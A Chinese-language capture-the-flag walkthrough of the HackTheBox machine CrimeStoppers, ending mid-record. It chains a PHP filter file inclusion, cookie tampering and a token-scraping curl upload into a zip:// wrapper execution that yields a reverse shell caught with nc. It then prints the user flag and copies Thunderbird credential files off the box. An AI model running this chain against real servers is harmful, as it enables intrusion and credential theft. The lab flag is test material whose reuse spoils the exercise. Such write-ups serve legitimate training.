CrimeStoppers,php LFI、代碼檢查利用(curl命令)、thunderbird(雷鳥服務)、apache rootki 後門(訊息收集)


```
—# nmap -sCV -p80 -A 10.10.10.80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 04:58 PDT
Nmap scan report for 10.10.10.80
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Ubuntu))
|_http-title: FBIs Most Wanted: FSociety
|_http-server-header: Apache/2.4.25 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X (90%), Crestron 2-Series (86%), Google Android 4.X (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3.16 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/o:google:android:4.0 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.16 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.9 (90%), Linux 4.2 (90%), Linux 3.10 - 4.11 (88%), Linux 3.12 (88%), Linux 3.13 (88%), Linux 3.13 or 4.2 (88%), Linux 3.18 (88%), Linux 3.8 - 3.11 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   302.56 ms 10.10.14.1
2   302.62 ms 10.10.10.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.31 seconds
```

進行目錄爆破取得這些資訊，但進入空白畫面

```
gobuster dir -u http://10.10.10.80/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -x php -k
```

```
/upload.php           (Status: 200) [Size: 0]
/common.php           (Status: 200) [Size: 0]
/home.php             (Status: 200) [Size: 0]
/javascript           (Status: 301) [Size: 315] [--> http://10.10.10.80/javascript/]
/index.php            (Status: 200) [Size: 4213]
/view.php             (Status: 200) [Size: 0]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.80/fonts/]
/list.php             (Status: 200) [Size: 0]
```

看起來只有這邊能進行注入攻擊



10.10.10.80/index.php?op=upload

Tips:

Any information that leads to the arrest of an #fsociety member will be rewarded genorously.

Information:

Name:

Copyright © Non Profit Satire 2017


簡單測試訊息無發現錯誤。

進行GET的測試。

SQL、一般LFI都失敗

進行php的LFI就成功，就是抓取目錄爆破的文件

```
/index.php?op=php://filter/convert.base64-encode/resource=upload
```


Kali Linux 2023
一次性模式
Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: http://10.10.10.80 HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Done
Event log All issues
4,443 bytes | 1,299 millis
Memory: 107.7MB

Request

```
GET /index.php?op=
php://filter/convert.base64-encode/resource=upload
HTTP/1.1
Host: 10.10.10.80
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: admin=0; PHPSESSID=lce82htqira8prbklj80bqfm97
Upgrade-Insecure-Requests: 1
```

Response

luIFRpcCBTdWJtaXNzaW9uIC0gUmVtb3ZlZCBkYXRhYmFzZSByZXF1a
XJlbWVudCBieSBjaGFuZ2luZyBzdWJtaXQgdGlwIHRvIGNyZWF0ZSBh
IGZpbGUuIC0tPgo8ZGl2IGNsYXNzPSJjb250YWluZXIiPgogICAgPGg
yPlRpcHM6PC9oMj4KICAgIDxiciAvPgogICAgQW55IGluZm9ybWF0aW
9uIHRoYXQgbGVhZHMgdG8gdGhlIGFycmVzdCBvZiBhbiAjZnNvY2lld
HkgbWVtYmVyIHdpbGwgYmUgcmV3YXJkZWQgZ2Vub3JvdXNseS4KICAg
IDxiciAvPgogICAgPGZvcm0gZW5jdHlwZT0ibXVsdGlwYXJ0L2Zvcm0
tZGF0YSIgYWN0aW9uPSI/b3A9dXBsb2FkIiBtZXRob2Q9IlBPU1QiPg
ogICAgICAgIDxsYWJlbCBmb3I9InNuYW1lIj5JbmZvcm1hdGlvbjogP
C9sYWJlbD48YnIgLz4KICAgICAgICA8dGV4dGFyZWEgc3R5bGU9Indp
ZHRoOjQwMHB4OyBoZWlnaHQ6MTUwcHg7IiBpZD0idGlwIiBuYW1lPSJ
0aXAiPiA8L3RleHRhcmVhPjxiciAvPgogICAgICAgIDxsYWJlbCBmb3
I9InNuYW1lIj5OYW1lOiA8L2xhYmVsPgoJPGlucHV0IHR5cGU9InRle
HQiIGlkPSJuYW1lIiBuYW1lPSJuYW1lIiB2YWx1ZT0iIiBzdHlsZT0i
d2lkdGg6MzU1cHg7IiAvPgoJPGlucHV0IHR5cGU9InRleHQiIGlkPSJ
0b2tlbiIgbmFtZT0idG9rZW4iIHN0eWxlPSJkaXNwbGF5OiBub25lIi
B2YWx1ZT0iPD9waHAgZWNobyAkdG9rZW47ID8+IiBzdHlsZT0id2lkd
Gg6MzU1cHg7IiAvPgogICAgICAgIDxiciAvPgogICAgICAgIDxpbnB1
dCB0eXBlPSJzdWJtaXQiIG5hbWU9InN1Ym1pdCIgdmFsdWU9IlNlbmQ
gVGlwISIgLz4KICAgIDwvZm9ybT4KPD9waHAKfQo/Pgo=

```
<
footer>
  <div class="row">
    <div class="col-lg-12">
      <p>
        Copyright &copy; Non Profit Satire 2017
      </p>
    </div>
  </div>
  <!-- /.row -->
</footer>
```

Inspector

```
\t  if (hash_equals($token, $_POST['token'
])) { \n
\t    $_SESSION['token'] = bin2hex(openssl
_random_pseudo_bytes(32)); \n
\t \t // Place tips in the folder of the clien
t IP Address. \n
\t \tif (!is_dir('uploads/' . $client_ip))
{ \n
\t \t  mkdir('uploads/' . $client_ip, 0755,
 false); \n
\t \t} \n
\t   \t$tip = $_POST['tip']; \n
  \t \t$secretname = genFilename(); \n
\t   \tfile_put_contents("uploads/". $clie
nt_ip . '/' . $secretname, $tip); \n
\t \theader("Location: ?op=view&secretnam
e=$secretname"); \n
  \t  } else { \n
\t \tprint 'Hacker Detected.'; \n
\t \tprint $token; \n
\t \tdie(); \n
 \t } \n
\t} \n
} else { \n
?> \n
<!-- #59: SQL Injection in Tip Submission - R
emoved database requirement by changing sub
mit tip to create a file. --> \n
<div class="container"> \n
  <h2>Tips:</h2> \n
  <br /> \n
  Any information that leads to the arrest of
 an #fsociety member will be rewarded genorou
sly. \n
  <br /> \n
  <form enctype="multipart/form-data" acti
```

使用url把所有給抓弄出來
參數使用


```
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=upload' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >upload.php
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=home' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >home.php
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=common' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >common.php
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=index' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >index.php
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=view' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >view.php
- curl 'http://10.10.10.80/index.php?op=php://filter/convert.base64-encode/resource=list' | head -36 | tail -1 |cut -d ' ' -f 1 | base64 -d >list.php
```

head ： 抓取前36行
tail ： 抓取最後一行
cut ： 指定空白欄位，抓取第一筆欄位
base64 -d ： 解碼

在index.php

```
//Cookie
if(!isset($_COOKIE['admin'])) {
  setcookie('admin', '0');
  $_COOKIE['admin'] = '0';
}

以及

         <?php if ($_COOKIE['admin'] == 1) {
           echo '<li><a href="?op=list">List</a></li>';
           }
```

修改cookie的admin=1



Kali Linux 2023
一次性模式

10.10.10.80/index.php?op=list

Home Upload List

Upload FSociety Sightings


- Whiterose.txt
- 1a5032f13c4f39ff9aa163782ee66a8a617a4684
- 97cec54c75f5bc9cb3de423b2be11370ce21742b
- e2939d89212c8ada11606098f0ad05943c653153

Copyright © Non Profit Satire 2017

名稱	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最後存取於
admin	1	10.10.10.80	/	瀏覽階段	6	false	false	None	Fri, 12 Jul 2024 11:3...
PHPSES...	lce82htqira8prbklj...	10.10.10.80	/	瀏覽階段	35	false	false	None	Fri, 12 Jul 2024 11:3...

```
資料
admin:"1"
  Domain:"10.10.10.80"
  Expires / Max-Age:"瀏覽階段"
  HostOnly:true
  HttpOnly:false
  Path:"/"
  SameSite:"None"
  Secure:false
  大小:6
  建立於:"Thu, 11 Jul 2024 12:01:06 GMT"
  最後存取於:"Fri, 12 Jul 2024 11:34:17 GMT"
```

確實有list，第一個為



的提示：
好，<br/> 你們真的應該學習編碼，其中一個 GET 參數仍然容易受到攻擊。 大多數人會認為這只會導致原始程式碼洩露，但有一條鏈可以提供 RCE。 <br/> 請聯絡 WhiteRose@DarkArmy.htb 以了解更多
訊。

權所有 © 非營利諷刺 2017

剩下3個為先前測試留言板的文字。。

---

list.php

```
  <li><a href="?op=view&secretname=whiterose.txt">Whiterose.txt</a></li>
   <?php
```

```
        // Only show files uploaded by the client.  This is to prevent people from
accessing eachothers uploads.
      foreach (scandir("uploads/" . $_SERVER['REMOTE_ADDR']) as $file) {
        if (!preg_match('(\.)', $file)) {
          echo "<li><a href=\"?op=view&secretname=" . $file . "\">" . $file . "</a>
</li>";
        }
```

whiterose.txt測試，不重要~

---

common.php

```
<?php
/* Stop hackers. */
if(!defined('FROM_INDEX')) die();

// If the hacker cannot control the filename, it's totally safe to let them write
files... Or is it?
function genFilename() {
        return sha1($_SERVER['REMOTE_ADDR'] . $_SERVER['HTTP_USER_AGENT'] . time() .
mt_rand());
}
?>
```

common因該是上傳後的連接，上面寫不能控制上傳的檔案類別？

---

upload.php

```
<?php
include 'common.php';

// Stop the automated tools from filling up our ticket system.
session_start();
if (empty($_SESSION['token'])) {
        $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
$token = $_SESSION['token'];

$client_ip = $_SERVER['REMOTE_ADDR'];

// If this is a submission, write $tip to file.

if(isset($_POST['submit']) && isset($_POST['tip'])) {
        // CSRF Token to help ensure this user came from our submission form.
        if (!empty($_POST['token'])) {
            if (hash_equals($token, $_POST['token'])) {
                $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
                // Place tips in the folder of the client IP Address.
                if (!is_dir('uploads/' . $client_ip)) {
                    mkdir('uploads/' . $client_ip, 0755, false);
                }
                $tip = $_POST['tip'];
                $secretname = genFilename();
                file_put_contents("uploads/". $client_ip . '/' . $secretname,  $tip);
                header("Location: ?op=view&secretname=$secretname");
           } else {
                print 'Hacker Detected.';
                print $token;
                die();
         }
        }
} else {
?>
* * *
<!-- #59: SQL Injection in Tip Submission - Removed database requirement by changing
submit tip to create a file. -->
<div class="container">
    <h2>Tips:</h2>
    <br />
    Any information that leads to the arrest of an #fsociety member will be rewarded
genorously.
    <br />
    <form enctype="multipart/form-data" action="?op=upload" method="POST">
        <label for="sname">Information: </label><br />
        <textarea style="width:400px; height:150px;" id="tip" name="tip"> </textarea>
<br />
        <label for="sname">Name: </label>
        <input type="text" id="name" name="name" value="" style="width:355px;" />
        <input type="text" id="token" name="token" style="display: none" value="<?php
echo $token; ?>" style="width:355px;" />
        <br />
        <input type="submit" name="submit" value="Send Tip!" />
    </form>
<?php
}
?>
* * *
```

- 是使用/uploads/[ip]/文件使用隨機名稱演算法上傳。
- 需使用post請求
- 需使用token、PHPSESSID
- name=tip
- submit=Send Tip!
- tip=上傳檔案名

```
取得token、PHPSESSID
curl -sD - http://10.10.10.80/?op=upload | grep -e PHPSESSID -e 'name="token"'
* * *
Set-Cookie: PHPSESSID=ms6121arh5i8gct4m671t76ok1; path=/
        <input type="text" id="token" name="token" style="display: none"
value="aa1eb65ae44f82ab8d5bace8d7047e42227e2f43121b78b53824caecc30ee823"
style="width:355px;" />
* * *
命令分解
curl -sD - http://10.10.10.80/?op=upload：這部分命令發送一個 GET 請求到指定的 URL，並
顯示響應頭部。
-s：啟用靜默模式（不顯示進度或錯誤信息）。
-D -：將響應頭部寫入標準輸出（- 表示標準輸出）。
| grep -e PHPSESSID -e 'name="token"'：將響應頭部通過管道傳遞給 grep，並過濾出包含
PHPSESSID 和 name="token" 的行。
-e PHPSESSID：匹配包含 PHPSESSID 的行。
-e 'name="token"'：匹配包含 name="token" 的行。
```

使用shell.php並進行壓縮(因上傳後檔案類別不可控，使用ZIP檔)
壓縮命令`zip shell.zip shell.php`


```
獲取檔案隨機名稱演算法的標頭+上傳檔案
curl -X POST -SD - -F 'tip=<shell.zip' -F 'name=tip' -F
'token=aa1eb65ae44f82ab8d5bace8d7047e42227e2f43121b78b53824caecc30ee823' -F
'submit=Send Tip!' http://10.10.10.80/?op=upload -H 'Referer:http://10.10.10.80/?
op=upload' -H 'Cookie: admin=1; PHPSESSID=ms6121arh5i8gct4m671t76ok1' | grep Location
* * *
Location: ?op=view&secretname=6d18b63f81d7a366ea5a4b0eafc718abde1b273d
* * *
命令分解
-X POST：指定 HTTP 方法為 POST。
-SD -：顯示輸出中的標頭，- 表示顯示標頭和響應正文。
-F 'tip=<shell.zip'：指定要上傳的文件，表單字段名稱為 tip，文件為 shell.zip。
-F 'name=tip'：設置 name 表單字段為 tip。
-F 'token=aa1eb65ae44f82ab8d5bace8d7047e42227e2f43121b78b53824caecc30ee823'：設置
```

```
token 表單字段為特定的令牌值。
-F 'submit=Send Tip!'：設置 submit 表單字段為 Send Tip!。
http://10.10.10.80/?op=upload：請求發送的 URL。
-H 'Referer:http://10.10.10.80/?op=upload'：為請求添加 Referer 標頭。
-H 'Cookie: admin=1; PHPSESSID=ms6121arh5i8gct4m671t76ok1'：為請求添加 Cookie 標頭，內容包括 admin=1 和會話 ID。
| grep Location：將輸出管道到 grep 以過濾並顯示包含 Location 的行。
```

後續在網頁輸入

```
10.10.10.80/?op=zip://uploads/10.10.14.12/6d18b63f81d7a366ea5a4b0eafc718abde1b273d%23shell
```


且反彈成功



```
┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.80] 33558
Linux crimestoppers 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:07:11 up 1 day, 13:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ █
```

---

user flag




```
user.txt
www-data@crimestoppers:/home/dom$ cat user.txt
cat user.txt
128dbcf1737c09ee68d2297433f25ddd
www-data@crimestoppers:/home/dom$ █
```

發現`/home/dom/.thunderbird/36jinndk.default/`有 key3.db、logins.json。

thunderbird => Mozilla Thunderbird雷鳥 服務

使用nc傳回kali機

找不到相關資訊，爆破也解不開



```
┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# file key3.db
key3.db: Berkeley DB 1.85 (Hash, version 2, native byte-order)

┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# file logins.json
logins.json: JSON text data

┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# cat logins.json
{"nextId":3,"logins":[{"id":1,"hostname":"imap://crimestoppers.htb","httpRealm":"imap://crimestoppers.htb","formSubmitURL":null,"usernameField":"","passwordField":"","encryptedUsername":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECD387
WcBe3c6BBi1iFK/aDf9PjB/6ThOEBJQqjtekeU32Mo=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECHL1/2×89aL9BBA599gqEL19OHxdrsYIeFMr","guid":"{ac644add-759f-42ff-9337-0a60df088966}","encType":1,"timeCreated":1513452233268,
